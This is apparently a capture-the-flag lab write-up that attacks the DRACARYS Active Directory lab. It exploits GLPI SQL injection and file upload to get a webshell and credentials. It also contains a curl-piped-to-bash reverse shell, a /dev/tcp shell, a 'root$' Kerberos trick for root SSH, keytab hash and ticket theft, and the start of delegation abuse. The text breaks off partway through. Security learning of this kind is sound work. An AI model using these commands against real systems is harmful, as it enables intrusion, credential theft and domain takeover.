


DRACARYS | FrontS CTF Notes

F fronts.gitbook.io/ctf/active-directory/dracarys

June 27, 2026



For the complete documentation index, see [llms.txt](#). This page is also available as [Markdown](#).

This is a short lab with some cool AD attacks, GLPI and KeePass exploitation.

Reconnaissance

We are given the 192.168.56.0/24 network to attack, so we begin by finding open hosts.

```
sudo fping -g -r 1 -s -a -q 192.168.56.0/24 2>/dev/null
```

```
└─$ sudo fping -g -r 1 -s -a -q 192.168.56.0/24 2>/dev/null
192.168.56.1
192.168.56.10
192.168.56.11
192.168.56.12
```

192.168.56.1 is the gateway so we have 3 hosts. Let's do a port scan now.

```
nmap -p- --min-rate 10000 -q 192.168.56.10 192.168.56.11 192.168.56.12
```

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-11 07:22 +0000
Nmap scan report for balerion (192.168.56.10)
Host is up (0.0043s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
464/tcp    open  kpasswd5
593/tcp    open  http-rpc-epmap
636/tcp    open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
3389/tcp   open  ms-wbt-server
5985/tcp   open  wsman
5986/tcp   open  wsmans
9389/tcp   open  adws
49664/tcp  open  unknown
49667/tcp  open  unknown
49672/tcp  open  unknown
49674/tcp  open  unknown
49678/tcp  open  unknown
49679/tcp  open  unknown
49705/tcp  open  unknown
49709/tcp  open  unknown
49725/tcp  open  unknown
```

```

Nmap scan report for vhagar (192.168.56.11)
Host is up (0.0036s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5985/tcp   open  wsman
5986/tcp   open  wsmans
49669/tcp  open  unknown

Nmap scan report for syrax (192.168.56.12)
Host is up (0.0033s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
3306/tcp  open  mysql
33060/tcp open  mysqlx

```

The lab states that the entrypoint is the .12 linux host, so we'll focus there first.

```
nmap -p 22,80,443,3306,33060 -sVC 192.168.56.12
```

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 c5:0d:49:a6:6d:17:74:4e:b6:10:20:a8:33:d7:0f:69 (ECDSA)
|_ 256 7c:df:79:75:e9:ea:4c:c3:4f:ef:6d:e0:c8:79:36:a0 (ED25519)
80/tcp    open  http     Apache/2.4.58 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.58 (Ubuntu)
443/tcp   open  https    Apache/2.4.58 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.58 (Ubuntu)
3306/tcp  open  mysql    MySQL 8.0.45-0ubuntu0.24.04.1
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.45_Auto_Generated_Server_Certificate
|_ Not valid before: 2026-05-21T17:14:46
|_ Not valid after: 2036-05-18T17:14:46
|_ mysql-info:
|_ Protocol: 10
|_ Version: 8.0.45-0ubuntu0.24.04.1
|_ Thread ID: 3844
|_ Capabilities flags: 65535
|_ Some Capabilities: ODBCClient, Support41Auth, InteractiveClient, IgnoreSigpipes, SupportsTransactions, LongPassword, Speaks41ProtocolOld, SupportsCompression, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal, FoundRows, LongColumnFlag, ConnectWithDatabase, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|_ Status: Autocommit
|_ Salt: PJR6\x1E\x0C\x162I\x1D:@\x12'o3\x1B3H
|_ Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx   MySQL X protocol listener
Service Info: Host: syrax.dracarys.lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Web ports are always interesting when we have no credentials to attack the AD, so I'll begin enumerating there.

As nmap also states, an Apache default page welcomes us so our only option is to do a directory scan.

```
feroxbuster -u http://192.168.56.12 -w /home/kali/Desktop/Cyber/Fuzz/directory-list-2.3-medium.txt
```

```

  ____  __
 / ___/  / /
/ /   /  / /
/ /___/  / /
\____/___/ /

by Ben "epi" Risher  ver: 2.13.1

Target Url      http://192.168.56.12/
In-Scope Url    192.168.56.12
Threads        50
Wordlist         /home/kali/Desktop/Cyber/Fuzz/directory-list-2.3-medium.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 22l 105w 5952c http://192.168.56.12/icons/ubuntu-logo.png
200 GET 363l 961w 10671c http://192.168.56.12/
301 GET 9l 28w 313c http://192.168.56.12/glpi => http://192.168.56.12/glpi/
```

Feroxbuster finds GLPI, which is an opensource "IT Service and Asset Management" platform.

GLPI

Trying default credentials like glpi:glpi fails.



Login to your account

Login

Password

[Forgot Password?](#)

Login source

GLPI internal database ▼

☒ Remember me

Sign in

Fortunately there is an amazing tool for pentesting GLPI named glpwnme, which automates version and CVE scanning.

```
glpwnme -t http://192.168.56.12/glpi/ --check-all --no-opsec
```

glpwnme finds the version to be 10.0.17, then gives us working exploits for it:

Exploit List						
Author	Name	Score	Impacts	Version	Privileges	Options
glpi	PHP_UPLOAD	5.0	Upload A Php File And Returns Its Location	0 <= VERSION < 10.0.18	Admin	file,quiet
rz	CVE_2025_24799	7.5	Sql Injection	10.0.0 <= VERSION < 10.0.18	☠ Unauthenticated	sql,time


An unauthenticated SQL injection and a privileged file upload vulnerability, this looks like a promising no credential to code execution chain.

In this case with SQLi, I can think of two options with one being dumping the admin's hash and the other one being stealing a forgot password token. I'll be using the latter since the retrieved hash might not be crackable.

Using SQLi, I will first learn the email format

```
glpwnme -t http://192.168.56.12/glp/ -e "CVE_2025_24799" --run -O time=0.4  
sql="SELECT email FROM glpi_useremails"
```

Good, now I will be able to send a forgot password request to the admin account which should be glpi@dracarys.lab.



Forgot Password?

Please enter your email address. An email will be sent to you and you will be able to choose a new password.

Email

 Send

I'll be retrieving the token from the database.

```
glpwnme -t http://192.168.56.12/glp/ -e "CVE_2025_24799" --run -O time=0.4  
sql="SELECT password_forget_token FROM glpi_users WHERE name='glpi'"
```

Taking a look at lostpassword.php source code, I see the required parameter name to send the token with, which is password_forget_token:


```
// Manage lost password
// REQUEST needed : GET on first access / POST on submit form
if (isset($_REQUEST['password_forget_token'])) {
    if (isset($_POST['password'])) {
        $user->showUpdateForgottenPassword($_REQUEST);
    } else {
        User::showPasswordForgetChangeForm($_REQUEST['password_forget_token']);
    }
} else {
    if (isset($_POST['email'])) {
        $user->showForgetPassword($_POST['email']);
    } else {
        User::showPasswordForgetRequestForm();
    }
}
}
```

When I make a request to http://192.168.56.12/glpi/front/lostpassword.php?password_forget_token=eb92bcde2f3a50ec45deb4b7055fa72b9e47bb72 I get to change the password.

I can now login to the site, but more importantly I can use the file upload exploit.

```
glpwnme -t http://192.168.56.12/glpi/ -e "PHP_UPLOAD" -u "glpi" -p "pwned" --run
```

I can use this webshell to get a command execution and later on get a shell.



But there is more to this webshell than just executing commands. If I don't send any command to the webshell, I get the LDAP and DB connection credentials:

192.168.56.12/glp/iles/_tmp/orange.php?passwd=P@ssw0rd123

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home

Ldap Connexion:

KEY	=>	VALUE
LDAP Base	=>	CN=sunfyre,CN=Users,DC=dracarys,DC=lab
LDAP DN	=>	DC=dracarys,DC=lab
LDAP Password	=>	BSno5DP4tjJ4jlu8is3B
Connection is active	=>	1

Database informations:

KEY	=>	VALUE
DB Host	=>	localhost:3306
DB Database	=>	glpi
DB User	=>	glpi
DB Password	=>	glpi

This is quite neat because these LDAP credentials are stored encrypted in the database, so this lets us skip the decryption step. The webshell does that for us and we get credentials for Active Directory as sunfyre:BSno5DP4tjJ4jIu8is3B .

I will now get a shell with `curl 192.168.0.48/rev.sh|bash` while hosting a bash reverse shell.

```
(kali㉿kali)-[~/Desktop/Cyber/CTF/GOAD]
└─$ cat rev.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.0.48/4444 0>&1

(kali㉿kali)-[~/Desktop/Cyber/CTF/GOAD]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.47 - - [11/Jun/2026 09:44:08] "GET /rev.sh HTTP/1.1" 200 -

(kali㉿kali)-[~/Desktop/Cyber/CTF/GOAD]
└─$ rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.0.48] from (UNKNOWN) [192.168.0.47] 33020
bash: cannot set terminal process group (775): Inappropriate ioctl for device
bash: no job control in this shell
www-data@syraX:/var/www/html/glp/iles/_tmp$
```

As www-data I'm unable to find anything worth mentioning. Taking a look at /tmp with hopes to find a kerberos ticket:

```
www-data@syrax:/var/www/html/glpi$ ls -la /tmp
ls -la /tmp
total 8
drwxrwxrwt  2 root root 4096 May 24 06:58 .
drwxr-xr-x 23 root root 4096 Oct 23  2025 ..
```

But it is empty. However, there is a catch. If apache is setup with PrivateTmp enabled, then the www-data user will have its own isolated /tmp directory, which we can confirm to be the case here.

```
systemctl show apache2 -p PrivateTmp
```

```
www-data@syrax:/var/www/html/glpi$ systemctl show apache2 -p PrivateTmp
systemctl show apache2 -p PrivateTmp
PrivateTmp=yes
```

Escalating privileges in this machine seems crucial, let's first map the AD.

To begin, I'll let nxc generate the hosts file for me.

```
nxc smb 192.168.56.10-11 --generate-hosts-file hosts
```


```
└─$ nxc smb 192.168.56.10-11 --generate-hosts-file hosts
SMB 192.168.56.10 445 BALERION [*] Windows 11 / Server 2025 Build 26100 x64 (name:BALERION) (domain:dracarys.lab) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.56.11 445 VHAGAR [*] Windows 11 / Server 2025 Build 26100 x64 (name:VHAGAR) (domain:dracarys.lab) (signing:False) (SMBv1:None)
Running nxc against 2 targets 100% 0:00:00

(kali@kali)-[~/Desktop/Cyber/CTF/GOAD]
└─$ cat hosts
192.168.56.10 BALERION.dracarys.lab dracarys.lab BALERION
192.168.56.11 VHAGAR.dracarys.lab VHAGAR
```

After updating my hosts file, I run bloodhound.

```
bloodhound-ce-python -c all -u "sunfyre" -p "BSno5DP4tjJ4jIu8is3B" -d dracarys.lab
-dc balerion.dracarys.lab -ns 192.168.56.10 --zip
```

Sunfyre is a member of the LinuxUsers group so we get to SSH to SYRAX (192.168.56.12), but the user has no outbound privileges.



SSHing to SYRAX as sunfyre with a domain login is succesful:

```
ssh sunfyre@dracarys.lab@192.168.56.12
```

Searching the machine as this user, there isn't anything different what we had as www-data except one thing. This time, /tmp has a krb5cache file for the viseron user, though unreadable to us.

Viseron is allowed the WriteSPN privilege, but we need to escalate privileges locally to steal this user's cache, so this will be used later.

The Dollar Ticket Attack

When we ask the KDC for a TGT for user fronts , if the KDC is unable to find such a user, it tries to append a dollar sign to the username and tries again for fronts\$.

This is clearly stated in the Kerberos documentation:

3.3.5.6.1 Client Principal Lookup

✦ Summarize this article for me

This section is relevant only for KILE implementations that use [Active Directory](#) for the account database.

If the Name Type ([\[RFC4120\]](#) [↗](#) Section 6.2) is NT-PRINCIPAL, then the KDC SHOULD:

1. If the **realm** field is not present in the request or is the DC's domain name, call **GetUserLogonInfoByAttribute** ([\[MS-ADTS\]](#) section 3.1.1.13.6) where:
 - *SearchKey* is set to the **cname** field of the request.
 - *Attribute* is set to the **sAMAccountName** attribute ([\[MS-ADA3\]](#) section 2.222).
2. If STATUS_NOT_FOUND or STATUS_NO_SUCH_USER is returned ([\[MS-ERREF\]](#) section 2.3.1), then if **realm** is not present or is the DC's domain name, call **GetUserLogonInfoByAttribute** where:
 - *SearchKey* is set to **cname + "\$"**.
 - *Attribute* is set to **sAMAccountName**.

This feature was introduced for compatibility and convenience reasons, since machine accounts end with a dollar sign and are quite prevalent in most AD environments.

Although this is a neat feature, there are some caveats to how this works. I'll show this with an example by creating a computer account named test\$:

```
addcomputer.py -computer-name 'test$' -dc-host balerion.dracarys.lab -domain-  
netbios dracarys.lab 'dracarys.lab/sunfyre:BSno5DP4tjJ4jIu8is3B'
```

When I authenticate as test\$, I expectedly get a ticket for test\$:

```
(kali㉿kali)-[~/Desktop/Cyber/CTF/GOAD]  
$ kinit test$  
Password for test$@DRACARYS.LAB:  
  
(kali㉿kali)-[~/Desktop/Cyber/CTF/GOAD]  
$ klist  
Ticket cache: FILE:/tmp/krb5cc_1000  
Default principal: test$@DRACARYS.LAB  
  
Valid starting          Expires              Service principal  
06/12/2026 08:12:25    06/12/2026 18:12:25  krbtgt/DRACARYS.LAB@DRACARYS.LAB  
        renew until 06/13/2026 08:12:23
```

But when I authenticate as test without the dollar sign, I am still able to authenticate thanks to the feature we talked about before, but there is one detail:

```
(kali㉿kali)-[~/Desktop/Cyber/CTF/GOAD]  
$ kinit test  
Password for test@DRACARYS.LAB:  
  
(kali㉿kali)-[~/Desktop/Cyber/CTF/GOAD]  
$ klist  
Ticket cache: FILE:/tmp/krb5cc_1000  
Default principal: test@DRACARYS.LAB  
  
Valid starting          Expires              Service principal  
06/12/2026 08:12:50    06/12/2026 18:12:50  krbtgt/DRACARYS.LAB@DRACARYS.LAB  
        renew until 06/13/2026 08:12:47
```

Even though KDC appends a dollar sign to test while authenticating, we don't see it in the Default principal field of our ticket. Of course, this isn't the only criteria for authorization checks. In Kerberos tickets, there is a field named PAC (Privilege Attribute Certificate) which holds the ticket owner's actual sAMAccountName and RID.

On the Linux part, SSSD (System Security Services Daemon) which manages the Active Directory to local user mapping is running. In MIT Kerberos, Default principals are mapped to usernames by default, so presenting a ticket for sunfyre@DRACARYS.LAB would log me in to the local sunfyre user.

Even though PAC verification is supported starting from SSSD 2.7, it is likely that it's not configured.

Also by default, windows allows domain users to join 10 computer accounts. We can confirm this with netexec's maq module:

```
nxc ldap 192.168.56.10 -u "sunfyre" -p "BSno5DP4tjJ4jIu8is3B" -M maq
```

```
└─$ nxc ldap 192.168.56.10 -u sunfyre -p BSno5DP4tjJ4jIu8is3B -M maq
LDAP 192.168.56.10 389 BALERION [*] Windows 11 / Server 2025 Build 26100 (name:BALERION) (domain:dracarys.lab) (signing:Enforced) (channel_binding:When Supported)
LDAP 192.168.56.10 389 BALERION [*] dracarys.lab\sunfyre:BSno5DP4tjJ4jIu8is3B
MAQ 192.168.56.10 389 BALERION [*] Getting the MachineAccountQuota
MAQ 192.168.56.10 389 BALERION MachineAccountQuota: 10
```

Now that we know all the technical requirements for the attack, I will explain how the attack chain goes:

1. We create a computer account named root\$.
2. Then we authenticate to KDC as exactly root . KDC will still grant us a ticket to the root\$ account while keeping the Default principal as root.
3. Lastly we will SSH with this ticket, and since SSSD trusts the Default principal without validating the PAC, we will be let in as the local root user.

Let's begin my creating the account:

```
addcomputer.py -computer-name 'root$' -dc-host balerion.dracarys.lab -domain-netbios dracarys.lab 'dracarys.lab/sunfyre:BSno5DP4tjJ4jIu8is3B'
```

```
(kali㉿kali)-[~/Desktop/Cyber/CTF/G0AD]
└─$ addcomputer.py -computer-name 'root$' -dc-host balerion.dracarys.lab -domain-netbios dracarys.lab 'dracarys.lab/sunfyre:BSno5DP4tjJ4jIu8is3B'
Impacket v0.14.0.dev0+20251107.4500.2f1d6eb2 - Copyright Fortra, LLC and its affiliated companies
[*] Successfully added machine account root$ with password K7CnXpcBdycX2PEAH5PzuptQtnMyh29V.
```

Then I kinit as root:

```
(kali㉿kali)-[~/Desktop/Cyber/CTF/G0AD]
└─$ kinit root
Password for root@DRACARYS.LAB:

(kali㉿kali)-[~/Desktop/Cyber/CTF/G0AD]
└─$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: root@DRACARYS.LAB

Valid starting          Expires                Service principal
06/12/2026 09:12:01    06/12/2026 19:12:01    krbtgt/DRACARYS.LAB@DRACARYS.LAB
        renew until 06/13/2026 09:11:58
```

Lastly I SSH with GSSAPI:

```
ssh -o PreferredAuthentications=gssapi-with-mic root@192.168.56.12
```

Looting

As root, it is possible to extract the keytab file to get the machine account's hashes. Running `keytabextract.py` gives us the hashes for SYRAX\$:

```

root@syraX:/tmp# python3 keytabextract.py /etc/krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
    REALM : DRACARYS.LAB
    SERVICE PRINCIPAL : SYRAX$/
    NTLM HASH : a0514f9b502f76411d1b2aba2636d6a4
    AES-256 HASH : daa796edc58ee35ea8f3de16730ab06d0bf27f7a13501d90fd8480b3e7702edc
    AES-128 HASH : b7f5312cfc1ae3f6db6be96c9715fdc0

```

We can now steal viserion's ccache file sitting in /tmp as well:

```

scp -o PreferredAuthentications=gssapi-with-mic
root@192.168.56.12:/tmp/krb5cc_253801108_QLLOFl ./viserion_ccache

```

```

(kali@kali)-[~/Desktop/Cyber/CTF/GOAD]
$ impacket-describeTicket viserion_ccache
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key      : 997a04a02c98bcc10f5e69491148a5793990151828a011409234d18c52a92eb4
[*] User Name              : viserion
[*] User Realm             : DRACARYS.LAB
[*] Service Name           : krbtgt/DRACARYS.LAB
[*] Service Realm         : DRACARYS.LAB
[*] Start Time             : 12/06/2026 09:04:31 AM
[*] End Time               : 12/06/2026 19:04:31 PM
[*] RenewTill              : 19/06/2026 09:04:31 AM
[*] Flags                  : (0x40e10000) forwardable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                : aes256_cts_hmac_sha1_96
[*] Base64(key)            : mXoEoCyYvMEPXmLJEUileTmQFRgooBFAkjTRjFKpLrQ=
[*] Decoding unencrypted data in credential[0]['ticket']:
    [*] Service Name       : krbtgt/DRACARYS.LAB
    [*] Service Realm     : DRACARYS.LAB
    [*] Encryption type   : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied

```

Ghost SPN Hijacking with RBCD

At this point, we have a few different promising permissions at hand.

Viserion has WriteSPN on VHAGAR:



SYRAX\$ has Constrained Delegation without Protocol Transition against HTTP/arrax and HTTP/arrax.dracarys.lab:

```

(kali@kali)-[~/Desktop/Cyber/CTF/GOAD]
$ impacket-findDelegation dracarys.lab/sunfyre:BSno5DP4tjJ4jIu8is3B -dc-ip 192.168.56.10 -user 'SYRAX$'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
SYRAX\$	Computer	Constrained w/o Protocol Transition	HTTP/arrax.dracarys.lab	No
SYRAX\$	Computer	Constrained w/o Protocol Transition	HTTP/arrax	No

What's important with this permission is that `SPN_Exists` is marked `No`, meaning these SPNs aren't set in any object within the domain. These are called *Ghost SPNs* and they will come in handy in our exploit chain.

Delegations are used when a service needs to reach another service on behalf of another user. The common example given to this is a web server accessing a database in the name of the authenticating user. There are 3 types of delegations named Unconstrained Delegation, Constrained Delegation and Resource-Based Constrained Delegation.

Unconstrained Delegation: When a service has this type of delegation set, TGTs of the users authenticating to this service are automatically cached, essentially allowing this service to impersonate these users.

Constrained Delegation: This is a more controlled type of delegation compared to unconstrained delegation. Here, the delegator (the impersonating service) has a list of SPNs set on them in a field named `msDS-AllowedToDelegateTo`. Delegators can only impersonate users to those SPNs. Constrained Delegation uses the S4U (Service for User) Kerberos extensions named `S4U2Self` (Service for User to Self) and `S4U2Proxy` (Service for User to Proxy).

S4U2Self: This comes to play when a service asks the KDC, "give me a ticket for this x user as if they are authenticating to me".

S4U2Proxy: Here, the service presents a ticket which is for authenticating to itself (usually the ticket obtained in **S4U2Self** but there are other ways)to the KDC and asks for that ticket to be converted to a ticket which authenticates to **another** service. The **another** service here refers to one of the SPNs set in the `msDS-AllowedToDelegateTo` field of the delegator service.

`S4U2Proxy` only accepts tickets with the **forwardable** flag.

There are two flavors of Constrained Delegation named **Constrained Delegation with Protocol Transition** and **Constrained Delegation without Protocol Transition**.

With Protocol Transition: The user authenticating to the delegator service can authenticate by any means, meaning they don't have to present a Kerberos ticket to the delegator service. This means that the delegator service can just arbitrarily claim to the KDC that "x user has authenticated to me, give me a `S4U2Self` ticket" and KDC returns a **forwardable** ticket which states that "user x is authenticating to the delegator service". After this, since the delegator service has a forwardable `S4U2Self` ticket, they can just present this to the KDC as evidence and make KDC issue a `S4U2Proxy` ticket to impersonate user x to the target service.

Without Protocol Transition: Here, things are way more secure but this means it's harder for us to exploit. Since there is no protocol transition, only Kerberos tickets (Service

Tickets) are accepted for the S4U2Self part, meaning the delegator service can't just get a forwardable S4U2Self ticket like before. If the service tries to make the same claim as before, KDC will return a S4U2Self ticket, but it will not have the **forwardable** flag set. Even if this ticket were to be presented as evidence to KDC for S4U2Proxy, it will be rejected and S4U2Proxy will fail. This means that we somehow need a ticket for a user, authenticating to our delegator service while having the forwardable flag set.

Resource-Based Constrained Delegation: RBCD has similarities to Constrained Delegation, but it's way simpler since there it does not have multiple flavors. One of the main differences is that instead of the delegator having the `msDS-AllowedToDelegateTo` field filled with SPNs, here, the **resource to be impersonated** has the field `msDS-AllowedToActOnBehalfOfOtherIdentity` pointing to the users who can impersonate this resource, hence the name resource-based. Similarly, the S4U2Self + S4U2Proxy chain happens here as well. The most important thing here for us is that RBCD **always returns a forwardable ticket**.

If we have RBCD configured in the right place, it is possible to use it to get a forwardable ticket, then present that ticket instead of the non-forwardable S4U2Self ticket we get in Constrained Delegation w/o Protocol Transition to successfully achieve S4U2Proxy!

With all these in mind we can begin constructing the attack path, here is how it will go:

Step 1: Ghost SPN Hijacking

Even though SYRAX\$ has Constrained Delegation to HTTP/arrax and HTTP/arrax.dracarys.lab, they don't exist yet. Since we now have the TGT of viserion and this user has the WriteSPN privilege over VHAGAR\$, we can add that SPN on VHAGAR\$ to later impersonate Administrator on VHAGAR\$.

Step 2: Setting Up RBCD

